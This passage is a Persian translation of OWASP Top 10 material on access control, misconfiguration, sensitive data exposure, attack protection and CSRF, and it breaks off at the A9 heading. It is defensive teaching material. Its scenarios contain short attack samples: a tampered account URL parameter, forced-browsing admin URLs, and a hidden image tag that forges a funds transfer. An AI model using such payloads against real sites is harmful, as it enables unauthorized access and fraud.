بهترین راه برای فهمیدن اینکه یک نرم‌افزار به کنترل دسترسی آسیب‌پذیر است، این است که محافظت مناسب از تمام ارجاعات داده‌ها و توابع را تائید کنیم. برای تعیین اینکه آیا شما آسیب‌پذیر هستید، در نظر بگیرید:

۱. برای ارجاعات داده، آیا نرم‌افزار بررسی می‌کند که کاربری که مجاز به استفاده از یک نقشه مرجع یا کنترل دسترسی است آیا واقعاً کاربر مجاز به استفاده از آن داده‌ها است؟

۲. برای درخواست تابع غیر public، آیا نرم‌افزار کاربر تصدیق شده که دارای امتیاز موردنیاز برای استفاده از آن تابع است را تائید می‌کند.

بررسی کد نرم‌افزار می‌تواند تائید کند که آیا این کنترل‌ها به‌درستی اجرا می‌شوند و در همه‌جا موردنیاز هستند یا خیر. تست دستی نیز برای شناسایی نقص‌های کنترل دسترسی، مؤثر است. ابزارهای خودکار به‌طورمعمول برای چنین نقص‌هایی مناسب به‌نظر نمی‌آیند، زیرا نمی‌توانند تشخیص دهند که چه چیز برای محافظت موردنیاز است و چه چیزی امن است و چه چیزی امن نیست.

۴-۴-۲ چگونه از این نقص پیشگیری کنیم؟

پیشگیری از نقص‌های کنترل دسترسی نیازمند انتخاب یک رویکرد برای محافظت از هر تابع و هر نوع داده‌ای (مانند شماره شیء، نام فایل) است.

۱. دسترسی را بررسی کنید. برای اطمینان از اینکه کاربر برای منابع درخواست شده مجاز است، باید هرگونه استفاده از مرجع مستقیم از منبع نامعلوم، شامل بررسی کنترل دسترسی باشد.

۲. برای هر کاربر یا نشست از مراجع غیرمستقیم استفاده کنید. این الگوی برنامه‌نویسی از حمله مهاجمانی که به‌طور مستقیم منابع غیرمجاز را هدف قرار داده‌اند، جلوگیری می‌کند. به‌عنوان‌مثال، به‌جای استفاده از کلید پایگاه داده منابع، یک لیست کشویی از شش منبع مجاز برای کاربر فعلی، می‌تواند از اعداد ۱ تا ۶ برای نشان دادن مقداری که کاربر انتخاب کرده، استفاده کند. ESAPI OWASP شامل هر دو نقشه مرجع پیوسته و دسترسی تصادفی است که توسعه‌دهندگان می‌توانند برای از بین بردن مراجع مستقیم شیء استفاده کنند.

۳. تائید خودکار. اتوماسیون نفوذپذیر برای تائید گسترش مجوز مناسب. این مورد اغلب سفارشی است.

۴-۴-۳ نمونه سناریو حمله

سناریو شماره ۱: نرم‌افزار از داده‌های تائید نشده در یک درخواست SQL استفاده می‌کند که دسترسی به اطلاعات حساس دارد:

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

مهاجم به‌سادگی پارامتر "acct" را در مرورگر برای ارسال به هر تعداد حساب موردنظر تغییر می‌دهد. اگر به‌درستی تائید نشده باشد، مهاجم می‌تواند به همه حساب‌های کاربری دسترسی پیدا کند.

http://example.com/app/accountInfo?acct=notmyacct

سناریو شماره ۲: مهاجم به‌سادگی مرورگر را مجبور به هدف قرار دادن URL ها می‌کند. حقوق Admin برای دسترسی به صفحه Admin موردنیاز است.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

اگر یک کاربر نامعتبر بتواند به هر صفحه دسترسی داشته باشد، این‌یک نقص است. اگر غیر از Admin بتواند به صفحه مدیریت دسترسی پیدا کند، این نیز یک نقص است.

۴-۴-۴ منابع

منابع OWASP:

• OWASP Top 10-2007 on Insecure Direct Object References

• OWASP Top 10-2007 on Function Level Access Control

• ESAPI Access Reference Map API

• ESAPI Access Control API

برای مطالعه شرایط اضافی کنترل دسترسی به ASVS requirements area for Access Control (V4) مراجعه کنید.

منابع خارجی :

• CWE Entry 285 on Improper Access Control (Authorization)

• CWE Entry 639 on Insecure Direct Object References

• CWE Entry 22 on Path Traversal

۵-۴ Security Misconfiguration :A5

امنیت خوب نیاز به داشتن یک پیکربندی مطمئن برای نرم‌افزار، چارچوب‌ها، سرور نرم‌افزار، سرور وب، سرور پایگاه‌داده، پلت‌فرم و غیره دارد. تنظیمات امنیتی باید تعریف‌شده، اجراشده و نگهداری شوند، زیرا پیش‌فرض‌ها اغلب ناامن هستند. علاوه بر این، نرم‌افزار باید به‌روز نگه‌داشته شود.

 عوامل تهدید	ویژگی‌های کاربردی	مهاجمین خارجی ناشناس و همچنین کاربران مجاز را که ممکن است تلاش کنند تا سیستم را به خطر اندازند، در نظر بگیرید. همچنین افراد داخلی را که مایل به انجام اقداماتشان هستند را در نظر بگیرید.
مسیرهای حمله	بهره‌وری **آسان**	مهاجمین به‌حساب های پیش‌فرض، صفحات استفاده‌نشده، نقص‌های ناخواسته، فایل‌ها و دایرکتوری‌های محافظت نشده دسترسی پیدا می‌کنند تا دسترسی غیرمجاز به سیستم یا دانش آن را کسب کنند.
ضعف امنیتی	شیوع **رایج**	تنظیمات اشتباه امنیتی در هر سطحی از یک پشته نرم‌افزار، ازجمله پلت فرم، سرور وب، سرور برنامه، پایگاه داده، چارچوب و کد سفارشی، ممکن است رخ دهد. توسعه‌دهندگان و مدیران سیستم باید باهم کار کنند تا اطمینان حاصل شود که کل پشته به‌درستی پیکربندی‌شده است. اسکنرهای خودکار برای تشخیص پچ‌های ازدست‌رفته، غلط‌بودن تنظیمات، استفاده از حساب‌های پیش‌فرض، سرویس‌های غیرضروری و غیره مفید هستند.
	قابل‌شناسایی **آسان**	
تأثیرات فنی	تأثیر **متعادل**	چنین نقصی باعث می‌شود مهاجم به برخی از داده یا عملکرد سیستم دسترسی غیرمجاز پیدا کند. گاهی اوقات، چنین نقصی منجر به تسخیر کامل سیستم می‌شود.
تأثیرات تجاری	ویژگی‌های کاربردی/تجاری	این سیستم، بدون اطلاع شما می‌تواند به‌طور کامل به خطر بیفتد. تمام اطلاعات شما می‌تواند در طول زمان به سرقت رفته و یا تغییر کند. هزینه‌های بازیابی می‌تواند گران باشد.

۱-۵-۴ آیا به این نقص آسیب‌پذیر هستید؟

آیا نرم‌افزار شما از سختی امنیتی مناسب در هر بخشی از پشته برنامه رنج می‌برد؟ از جمله:

۱. آیا هیچ‌کدام از نرم‌افزارهای شما از بین رفته‌اند؟ این نرم‌افزار شامل OS، وب / برنامه سرور، DBMS، برنامه‌های کاربردی، API ها، و تمام اجزا و کتابخانه‌ها می‌شود (2017-A9 را ببینید).

۲. آیا ویژگی‌های غیرضروری فعال یا نصب‌شده‌اند (به‌عنوان‌مثال، پورت‌ها، سرویس‌ها، صفحات، حساب‌ها، امتیازات)؟

۳. آیا حساب‌های پیش‌فرض و گذرواژه‌های آن‌ها هنوز هم فعال و بدون تغییر هستند؟

۴. آیا پردازش خطای شما ردیابی پشته را نشان می‌دهد و یا دیگر پیام‌های خطا، بیش‌ازحد به کاربران اطلاعات می‌دهد؟

۵. آیا تنظیمات امنیتی در سرورهای نرم‌افزار شما، چارچوب برنامه (مانند Struts، Spring، ASP.NET)، کتابخانه‌ها، پایگاه‌های‌داده و غیره برای مقداردهی، امن نشده است؟

بدون انجام پیکربندی امنیتی هماهنگ و قابل تکرار، سیستم‌ها در معرض خطر بیشتر هستند.

۴-۵-۲ چگونه از این نقص پیشگیری کنیم؟

توصیه‌های اولیه مقرر کردن تمام موارد زیر است:

۱. یک فرایند تکرارپذیر که باعث گسترش سریع و آسان یک محیط دیگر است که کاملاً محافظت‌شده می‌شود. توسعه، QA، و محیط‌های تولید باید یکسان پیکربندی‌شده باشند (با کلمه عبور مختلف استفاده‌شده در هر محیط). این فرآیند باید به‌صورت خودکار انجام شود تا تلاش کمتری برای راه‌اندازی یک محیط امنیتی جدید ایجاد شود.

۲. یک فرایند که تمام به‌روزرسانی‌ها و پچ‌های نرم‌افزاری جدید که به‌طور هم‌زمان به هر محیط مستقرشده، نگهداری و گسترش می‌دهد. این فرایند باید تمام کامپننت‌ها و کتابخانه‌ها را نیز شامل شود (2017-A9 را ببینید).

۳. معماری نرم‌افزاری قوی که جداسازی مؤثر و امن بین کامپننت‌ها را فراهم می‌کند.

۴. یک فرآیند خودکار برای تأیید اینکه پیکربندی‌ها و تنظیمات در کلیه محیط‌ها به‌درستی پیکربندی‌شده‌اند.

۴-۵-۳ نمونه سناریو حمله

سناریو شماره ۱: سرور کنسول مدیریت نرم‌افزا به‌طور خودکار نصب‌شده و حذف نشده است. حساب‌های پیش‌فرض تغییر نمی‌کنند مهاجم صفحات مدیر قانونی را بر روی سرور شما پیدا می‌کند، با کلمات عبور پیش‌فرض وارد سیستم می‌شود و آن را تصرف می‌کند.

سناریو شماره ۲: فهرست دایرکتوری در سرور وب شما غیرفعال نیست. مهاجمین می‌توانند به‌سادگی از دایرکتوری‌ها برای یافتن هر فایلی استفاده کنند. مهاجم همه کلاس‌های جاوا کامپایل‌شده شما را پیدا می‌کند و آن‌ها را دانلود می‌کند و سپس تجزیه‌وتحلیل می‌کند و با استفاده از مهندسی معکوس تمامی

کدهای سفارشی خود را از آن دریافت می‌کند. سپس مهاجم یک نقص کنترل دسترسی خطرناک در برنامه شما پیدا می‌کند.

سناریو شماره ۳: پیکربندی سرور نرم‌افزار اجازه می‌دهد تا ردیابی پشته‌ها به کاربران بازگردانده شود، به‌طور بالقوه معایب اساسی مانند نسخه‌های چارچوب که شناخته‌شده‌اند، آسیب‌پذیرند.

سناریو شماره ۴: سرور برنامه همراه با نرم‌افزارهای نمونه است که از سرور شما حذف نمی‌شوند. این برنامه‌های نمونه دارای نقص امنیتی هستند که مهاجمان را قادر می‌سازد از سرور شما استفاده کنند.

منابع

منابع OWASP:

• OWASP Development Guide: Chapter on Configuration
• OWASP Code Review Guide: Chapter on Error Handling
• OWASP Testing Guide: Configuration Management
• OWASP Testing Guide: Testing for Error Codes
• OWASP Top 10 2004 - Insecure Configuration Management

جهت کسب اطلاعات بیشتر در این زمینه ASVS requirements areas for Security Configuration (V11 and V19) را مطالعه کنید.

منابع خارجی:

• NIST Guide to General Server Hardening
• CWE Entry 2 on Environmental Security Flaws
• CIS Security Configuration Guides/Benchmarks

۶-۴ Sensitive Data Exposure :A6

بسیاری از API ها و نرم‌افزارهای تحت وب از اطلاعات حساس مانند اطلاعات مالی، مراقبت‌های بهداشتی و PII به‌درستی محافظت نمی‌کنند. مهاجمان ممکن است اطلاعاتی که برای محافظت از برداشت از کارت اعتباری، سرقت هویت یا جرائم دیگر مورداستفاده قرار می‌گیرند، سرقت یا تغییر دهند. اطلاعات حساس مستلزم حفاظت اضافی مانند رمزنگاری در وضعیت وقفه و یا هنگام تغییر است و همچنین مستلزم اقدامات احتیاطی ویژه هنگام ردیابی با مرورگر است.

	ویژگی‌های کاربردی	در نظر بگیرید که چه کسی می‌تواند به اطلاعات حساس شما و هرگونه پشتیبان از آن اطلاعات دست یابد. این اطلاعات شامل داده‌های ثابت، موقتی و حتی داده‌های مرورگرهای مشتریان شما است. این شامل تهدیدهای خارجی و داخلی هست.
	بهره‌وری **دشوار**	معمولاً مهاجمان به‌طور مستقیم رمزگذاری را نمی‌شکنند. آن‌ها چیز دیگری را خراب می‌کنند، مانند کلیدها را سرقت می‌کنند، حملات مردمیانی انجام می‌دهند، یا اطلاعات متنی پاک‌شده از سرور، درحالی‌که در حال انتقال است و یا از مرورگر کاربر، سرقت می‌کنند.
	شیوع **غیر رایج**	شایع‌ترین نقص این است که اطلاعات حساس رمزگذاری نشده باشند. هنگام انجام رمزنگاری، مدیریت و تولید کلیدهای ضعیف و استفاده از الگوریتم‌های ضعیف رایج است، به‌خصوص تکنیک‌های هش رمزعبور ضعیف هستند. نقاط ضعف مرورگر بسیار رایج و آسان پیدا می‌شوند، اما برای بهره‌برداری در مقیاس وسیع سخت می‌شوند. مهاجمان خارجی به دلیل محدودیت دسترسی به‌سختی می‌توانند نقص‌های سمت سرور را پیدا کنند، و همچنین بهره‌برداری از این نقص‌ها سخت است.
	قابل‌شناسایی **متوسط**	
	تأثیر **شدید**	شکست اغلب تمام اطلاعاتی را که بایستی محافظت شوند را به خطر می‌اندازد. به‌طورمعمول، این اطلاعات حاوی اطلاعات حساس مانند پرونده سلامت، مجوز، اطلاعات شخصی، کارت‌های اعتباری و غیره هستند.
	ویژگی‌های کاربردی/تجاری	ارزش تجاری داده‌های ازدست‌رفته که به شهرت شما لطمه می‌زند توجه کنید. اگر این اطلاعات در معرض خطر قرار گیرند، مسئولیت قانونی شما چیست؟ همچنین آسیب به شهرت خود را در نظر بگیرید.

۱-۶-۴ آیا شما به این نقص آسیب‌پذیر هستید؟

اولین چیزی که شما باید تعیین کنید این است که چه داده‌هایی حساس هستند و نیاز به محافظت اضافی دارند. برای مثال، رمزهای عبور، شماره کارت اعتباری، پرونده‌های سلامتی و اطلاعات شخصی باید محافظت شوند. برای چنین داده‌هایی:

۱. آیا هرکدام از این اطلاعات در پشتیبان‌گیری از این داده‌ها، به‌صورت همیشگی به‌شکل متن واضح ذخیره‌شده‌اند؟

۲. آیا هرکدام از این اطلاعات در متن واضح، به‌صورت داخلی یا خارجی منتقل‌شده است؟ خصوصاً که ترافیک اینترنت خطرناک است.

۳. آیا الگوریتم رمزنگاری قدیمی / ضعیف مورد استفاده قرار می‌گیرد؟

۴. آیا کلیدهای رمزنگاری ضعیف تولیدشده‌اند، یا مدیریت کلید مناسب انجام می‌شود؟

۵. آیا تمام دستورالعمل‌های امنیتی یا هدرهای مرورگر، زمانی که داده‌های حساس برای مرورگر آماده یا ارسال می‌شود، از بین می‌روند؟

برای مطالعه موارد بیشتر در مورد پیشگیری از این نقص ,ASVS areas Crypto (V7), Data Prot (V9) and SSL/TLS (V10) را مطالعه کنید.

۲-۶-۴ چگونه از این نقص پیشگیری کنیم؟

خطرات کامل رمزنگاری ناامن، استفاده از SSL / TLS و حفاظت از داده‌ها، فراتر از TOP10 می‌باشد. بنابراین برای تمام داده‌های حساس حداقل موارد زیر را انجام دهید:

۱. تهدیداتی که قصد دارید داده‌ها را در مقابل آنها محافظت کنید (به‌عنوان‌مثال، حمله داخلی، کاربر خارجی) در نظر بگیرید، اطمینان حاصل کنید که همه اطلاعات حساس را در حالت ثابت و در حالت موقت، رمزگذاری کنید به‌گونه‌ای که در برابر این تهدیدات مقابله کند.

۲. داده‌های حساس غیرلازم را ذخیره نکنید فقط در اسرع وقت از آنها استفاده کنید. داده‌هایی که ذخیره نمی‌کنید، سرقت نمی‌شوند.

۳. اطمینان حاصل کنید که الگوریتم‌های استاندارد قوی و کلیدهای قوی استفاده می‌شود و مدیریت کلید مناسب در جای خود قرار دارد. از ماژول‌های رمزنگاری قانونی FIPS 140 استفاده کنید.

۴. اطمینان حاصل کنید که کلمه عبور با الگوریتمی که به‌طور خاص برای حفاظت از رمزعبور طراحی‌شده است، مانند bcrypt، PBKDF2 یا scrypt ذخیره می‌شود.

۵. تکمیل خودکار فرم‌های درخواست داده‌های حساس و ذخیره‌سازی صفحات حاوی اطلاعات حساس را غیرفعال کنید.

۳-۶-۴ نمونه سناریو حمله

سناریو شماره ۱: یک برنامه رمزنگاری، شماره کارت اعتباری را با استفاده از رمزگذاری پایگاه‌داده خودکار در پایگاه‌داده رمزگذاری می‌کند. بااین‌حال، این داده‌ها به‌صورت خودکار زمانی که بازیابی می‌شوند، اجازه می‌دهد یک نقص تزریق SQL شماره کارت اعتباری در متن واضح، بازیابی کند. ذخیره شماره کارت اعتباری، استفاده از رمزگذاری یا استفاده از رمزنگاری عمومی راه چاره نیست.

سناریو شماره ۲: یک سایت به‌سادگی از TLS برای تمام صفحات معتبر استفاده نمی‌کند. مهاجم به‌سادگی ترافیک شبکه را نظارت می‌کند (مثل یک شبکه بی‌سیم باز) و کوکی نشست کاربر را سرقت می‌کند. سپس مهاجم این کوکی را مجدداً اجرا می‌کند و به نشست کاربر هجوم می‌آورد و به داده‌های شخصی کاربر دسترسی پیدا می‌کند.

سناریو شماره ۳: پایگاه داده رمزعبور از هش‌های unsalced برای ذخیره کلمات عبور استفاده می‌کند. یک نقص آپلود فایل به مهاجم اجازه می‌دهد تا فایل رمزعبور را بازیابی کند. تمام هش‌های unsalded می‌تواند با یک جدول هش درونی که قبلاً محاسبه‌شده است، افشا شود.

۴-۶-۴ منابع

منابع OWASP:

برای کسب اطلاعات بیشتر ASVS req’ts on Cryptography (V7)، Data Protection (V9) و Communications Security (V10) را مطالعه کنید.



- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

منابع خارجی:

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

۷-۴ Insufficient Attack Protection :A7

اکثر نرم‌افزارها و API ها توانایی شناسایی، جلوگیری و پاسخ به حملات دستی و خودکار را ندارند. حفاظت از حمله فراتر از تصدیق ورودی است و شامل شناسایی خودکار، ثبت، پاسخ و حتی مسدود کردن تلاش برای سوءاستفاده هست. همچنین مالکین نرم‌افزار باید بتوانند منابع خود را در برابر حملات محافظت کنند.

	ویژگی‌های کاربردی	هرکسی که دسترسی به شبکه داشته باشد می‌تواند درخواست خود را به نرم‌افزار شما ارسال کند. آیا نرم‌افزار شما حملات دستی و خودکار را شناسایی و به آن پاسخ می‌دهد؟
	بهره‌وری **آسان**	مهاجمان، کاربران شناخته‌شده یا ناشناس، در حملات درخواست ارسال می‌کنند. آیا نرم‌افزار یا API این حمله را شناسایی می‌کند؟ چگونه به آن پاسخ می‌دهد؟ آیا می‌توان حملات علیه آسیب‌پذیری‌های شناخته‌شده را خنثی کرد؟
	شیوع **رایج**	نرم‌افزارها و API ها همیشه موردحمله قرار می‌گیرند. اکثر نرم‌افزارها و API ها ورودی‌های نامعتبر را شناسایی می‌کنند، اما به‌سادگی از آن رد می‌شوند، که به مهاجم اجازه حمله مجدد می‌دهد. چنین حملاتی یک کاربر مخرب یا خطرناک که از آسیب‌پذیری سوءاستفاده می‌کند، شناسایی می‌کنند. تشخیص و مسدود کردن حملات دستی و خودکار یکی از مؤثرترین راه‌های افزایش امنیت است. چقدر سریع می‌توانید یک آسیب‌پذیری مهم را که شما کشف کرده‌اید پچ کنید؟
	قابل‌شناسایی **متوسط**	
	تأثیر **متعادل**	بیشترین حملات موفقیت‌آمیز با شناسایی آسیب‌پذیری آغاز می‌شوند. اجازه دادن به چنین پرونده‌ها برای ادامه، احتمال بهره‌برداری موفق را به ۱۰۰٪ افزایش می‌دهد. عدم گسترش سریع پچ ها، به مهاجمان کمک می‌کند.
	ویژگی‌های کاربردی/تجاری	تأثیر حفاظت ناکافی از حمله، در کسب‌وکار در نظر بگیرید. حملات موفقیت‌آمیز ممکن است مانع نشوند، برای مدت طولانی نمایان نشده و به‌مراتب فراتر از حمله اولیه آن‌ها گسترش می‌یابد.

۴-۷-۱ آیا به این حمله آسیب‌پذیر هستید؟

تشخیص، پاسخ، و مسدود کردن حملات باعث می‌شود که برنامه‌ها به‌سختی مورد بهره‌برداری قرار گیرند اما تقریباً هیچ نرم‌افزار یا API ای چنین محافظتی را ندارد. آسیب‌پذیری‌های بحرانی همواره در کدهای سفارشی و کامپننت‌ها آشکار است، اما سازمان‌ها اغلب هفته‌ها یا حتی ماه‌ها را برای رفع نواقص جدید وقت می‌گذارند.

بدیهی است اگر تشخیص حمله و پاسخ باهم قرار نگیرند. حملات دستی انجام دهید یا یک اسکنر برای نرم‌افزار اجرا کنید. نرم‌افزار یا API باید حملات را شناسایی کند، حملات حیاتی را مسدود کند، و جزئیات مربوط به مهاجم و ویژگی‌های حمله را ارائه کند. اگر هنگامی‌که آسیب‌پذیری بحرانی کشف می‌شود، شما به‌سرعت نتوانید پچ‌های مجازی و یا واقعی را کشف کنید، شما در معرض حمله قرار می‌گیرید.

اطمینان حاصل کنید که کدام نوع حملات توسط حفاظت از حمله، تحت پوشش قرار می‌گیرد. آیا فقط تزریق XSS و SQL است؟ شما می‌توانید از فن‌آوری‌هایی مانند WAF، RASP و OWASP AppSensor برای شناسایی و یا بلوک حملات و / یا تقریباً آسیب‌پذیری‌های پچ، استفاده کنید.

۴-۷-۲ چگونه از این حمله پیشگیری کنیم؟

برای حفاظت از حمله، سه‌راه اصلی وجود دارد:

۱. تشخیص حملات. آیا اتفاقی رخ‌داده است که برای کاربران قانونی امکان‌پذیر نباشد (مثلاً یک ورودی که یک مشتری قانونی نمی‌تواند تولید کند)؟ آیا نرم‌افزار به‌گونه‌ای استفاده‌شده است که یک کاربر عادی هرگز استفاده نکرده است (به‌عنوان‌مثال، سرعت بسیار بالا، ورودی غیرمعمول، الگوهای استفاده غیرمعمول، درخواست‌های مکرر)؟

۲. پاسخ به حملات. Log ها و اطلاعیه‌ها برای پاسخ به‌موقع حیاتی هستند. تصمیم بگیرید که آیا به‌طور خودکار درخواست‌ها، آدرس‌های IP یا محدوده IP را مسدود می‌کنید یا خیر. حساب کاربری نادرست را بررسی یا غیرفعال کنید.

۳. پچ سریع. اگر فرآیند dev نتواند روزی یک پچ بحرانی را استخراج کند، یک پچ مجازی را که ترافیک HTTP، جریان داده‌ها و / یا کد قابل‌اجرا را تجزیه‌وتحلیل می‌کند مستقر کنید و از آسیب‌پذیری‌هایی که مورد سوءاستفاده قرار می‌گیرند محافظت کنید.

۴-۷-۳ نمونه سناریو حمله

سناریو شماره ۱: مهاجم از ابزار خودکار مانند OWASP ZAP یا SQLMap برای شناسایی آسیب‌پذیری‌ها و احتمالاً سوءاستفاده از آن‌ها استفاده می‌کند.

تشخیص حمله باید نرم‌افزاری که با درخواست‌های غیرمعمول و حجم بالا هدف قرار می‌گیرد را شناسایی کند. اسکن خودکار از ترافیک عادی باید آسان باشد.

سناریو شماره ۲: یک مهاجم ماهر به‌دقت آسیب‌پذیری‌های احتمالی را موردبررسی قرار می‌دهد و درنهایت یک نقص مبهم پیدا می‌کند.

درحالی‌که تشخیص سخت‌تر است، این حمله همچنان شامل درخواست‌هایی است که کاربر معمولی هرگز آن را ارسال نمی‌کند، مانند ورودی که مورد تائید UI نیست. پیگیری این مهاجم ممکن است نیاز به ایجاد یک پرونده در طول زمان داشته باشد که نشان‌دهنده هدف مخرب است.

سناریو شماره ۳: حمله‌کننده شروع به بهره‌برداری از یک آسیب‌پذیری در نرم‌افزار شما می‌کند که حفاظت از حملات فعلی شما را مسدود می‌کند.

چقدر سریع می‌توانید یک پچ واقعی یا مجازی را برای جلوگیری از بهره‌برداری از این آسیب‌پذیری تولید کنید؟

۴-۷-۴ منابع

منابع OWASP:

- OWASP Article on Intrusion Detection
- OWASP AppSensor
- OWASP Automated Threats Project
- OWASP Credential Stuffing Cheat Sheet
- OWASP Virtual Patching Cheat Sheet
- OWASP Mod Security Core Ruleset

منابع خارجی:

- WASC Article on Insufficient Anti-automation
- CWE Entry 778 - Insufficient Logging
- CWE Entry 799 - Improper Control of Interaction Frequency

۸-۴ Cross-Site Request Forgery (CSRF) :A8

یک حمله CSRF، مرورگر قربانی را که به آن واردشده را مجبور می‌کند تا یک درخواست HTTP جعلی ازجمله کوکی نشست قربانی و هرگونه اطلاعات مربوط به تائید هویت خودکار، به یک نرم‌افزار تحت وب آسیب‌پذیر ارسال کند. چنین حملاتی به مهاجم اجازه می‌دهد تا مرورگر قربانی را در اختیار بگیرد که درخواست‌های آسیب‌پذیر مهاجم، دستورات مشروع قربانی است.

 عوامل تهدید	ویژگی‌های کاربردی	هرکسی که می‌تواند محتوا را در مرورگرهای کاربران شما بارگذاری کند، در نظر بگیرید و آن‌ها را مجبور کنید درخواست خود را به وب‌سایت شما، ازجمله هر وب‌سایت یا HTML دیگر که کاربران بازدید می‌کنند، ارسال کنند.
مسیرهای حمله	بهره‌وری **متوسط**	مهاجمان درخواست‌های HTTP را جعل می‌کنند و یک قربانی را برای ارسال آن‌ها از طریق تگ‌های تصویر، iframes، XSS یا تکنیک‌های مختلف دیگر فریب می‌دهند. اگر کاربر تأیید شود، حمله موفق می‌شود.
ضعف امنیتی	شیوع **غیر رایج**	CSRF از این واقعیت بهره می‌گیرد که اکثر برنامه‌های وب به مهاجمان اجازه می‌دهند تمام جزئیات یک عمل خاص را پیش‌بینی کنند. ازآنجاکه مرورگرها مستقیماً مانند کوکی‌های نشست اعتبار سنجی را به‌طور خودکار ارسال می‌کنند، مهاجمان می‌توانند صفحات وب مخرب ایجاد کنند که درخواست‌های جعلی را که از موارد قانونی قابل‌تشخیص نیستند، ایجاد می‌کند. تشخیص نقص CSRF از طریق آزمون نفوذ یا تجزیه‌وتحلیل کد بسیار آسان است.
	قابل‌شناسایی **آسان**	
تأثیرات فنی	تأثیر **متعادل**	مهاجمان می‌توانند قربانیان را به انجام هرگونه عملیات تغییر وضعیت که قربانی مجاز به انجام آن است (به‌عنوان‌مثال، به‌روزرسانی جزئیات حساب، خرید، تغییر داده‌ها) فریب دهد.
تأثیرات تجاری	ویژگی‌های کاربردی/تجاری	ارزش تجاری داده‌های آسیب‌دیده و یا عملکرد نرم‌افزار را در نظر بگیرید .تصور کنید مطمئن نیستید که کاربران قصد دارند این اقدامات را انجام دهند. تأثیر آسیب به شهرت خود را در نظر بگیرید.

۱-۸-۴ آیا شما به CSRF آسیب‌پذیر هستید؟

برای بررسی اینکه آیا یک نرم‌افزار آسیب‌پذیر است، ببینید کدام لینک‌ها و فرم‌ها یک نشانه CSRF غیرقابل‌پیش‌بینی دارند. بدون چنین نشانه‌ای، مهاجمان می‌توانند درخواست‌های مخرب را ایجاد کنند. دفاع متناظر این است که کاربر باید اثبات کند که قصد دارد این درخواست را ایجاد کند، مثلاً از طریق مجوز مجدد.

تمرکز کنید روی لینک‌ها و فرم‌هایی که منجر به عملکرد توابع تغییر حالت می‌شود، زیرا آن‌ها اهداف مهم CSRF هستند .تراکنش‌های چندمرحله‌ای از لحاظ ذاتی ایمن نیستند. همچنین توجه داشته باشید که تقاضای جعل سرور (SSRF) نیز با فریب دادن نرم‌افزارها و APIها در ایجاد درخواست‌های HTTP دلخواه، امکان‌پذیر است.

توجه داشته باشید که کوکی‌های نشست، آدرس‌های IP منبع و سایر اطلاعاتی که به‌طور خودکار توسط مرورگر ارسال می‌شوند، در برابر CSRF مصون نیستند زیرا شامل درخواست‌های جعلی هستند. ابزار Tester CSRF OWASP می‌تواند به تولید موارد آزمون برای نشان‌دادن خطرات نقص‌های CSRF کمک کند.

۴-۸-۲ چگونه از CSRF پیشگیری کنیم؟

گزینه قابل ترجیح، استفاده از دفاع CSRF موجود است. در حال حاضر بسیاری از چارچوب‌ها شامل دفاع از CSRF هستند، مانند Spring، نمایش، Django، و AngularJS. بعضی از زبان‌های توسعه وب مانندNET. نیز همین کار را به‌خوبی انجام می‌دهند. محافظ CSRF OWASP می‌تواند به‌طور خودکار دفاع از CSRF را به برنامه‌های جاوا اضافه کند. CSRFProtector OWASP این کار را به‌طور مشابه برای PHP و آپاچی انجام می‌دهد.

در غیر این صورت، جلوگیری از CSRF معمولاً نیاز به ورود یک نشانه غیرقابل‌پیش‌بینی در هر درخواست HTTPدارد. چنین نشانه‌هایی باید حداقل در هر نشست کاربر، منحصربه‌فرد باشند.

۱. گزینه قابل ترجیح این است که نشانگر منحصربه‌فرد را در یک محل مخفی وارد کنید. این شامل مقدار در بدنه درخواست HTTP است، که از افشاء آن در URL جلوگیری می‌کند.

۲. نشانه منحصربه‌فرد نیز می‌تواند در URL یا یک پارامتر باشد. بااین‌حال، این خطر وجود دارد که نشانگر در معرض یک مهاجم قرار گیرد.

۳. از پرچم "SameSite = strict" که در مرورگرها به‌طور فزاینده‌ای پشتیبانی می‌شود، در تمام کوکی‌ها استفاده کنید.

۴-۸-۳ نمونه سناریو حمله

این نرم‌افزار به کاربر اجازه می‌دهد که یک درخواست تغییر حالت که هیچ‌چیز مخفی ندارد را ارسال کند. مثلاً:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

بنابراین، مهاجم یک درخواست ایجاد می‌کند که پول را از حساب قربانی به‌حساب مهاجم انتقال می‌دهد و سپس این حمله را در یک درخواست تصویر یا iframe که در سایت‌های مختلف تحت کنترل مهاجم ذخیره‌شده، قرار می‌دهد:

```
<imgsrc="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#“ width="0" height="0" />
```

درصورتی‌که قربانی تا زمانی که example.com اعتبار دارد از سایت‌های مهاجم بازدید کند، این درخواست‌های جعلی به‌طور خودکار شامل اطلاعات نشست کاربر، درخواست مهاجم را معتبر می‌کنند.

۴-۸-۴ منابع

منابع OWASP:




- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - Java CSRF Defense Tool
- OWASP CSRFProtector - PHP and Apache CSRF Defense Tool
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

منابع خارجی:

- CWE Entry 352 on CSRF
- Wikipedia article on CSRF

۴-۹ Using Components with Known Vulnerabilities :A9

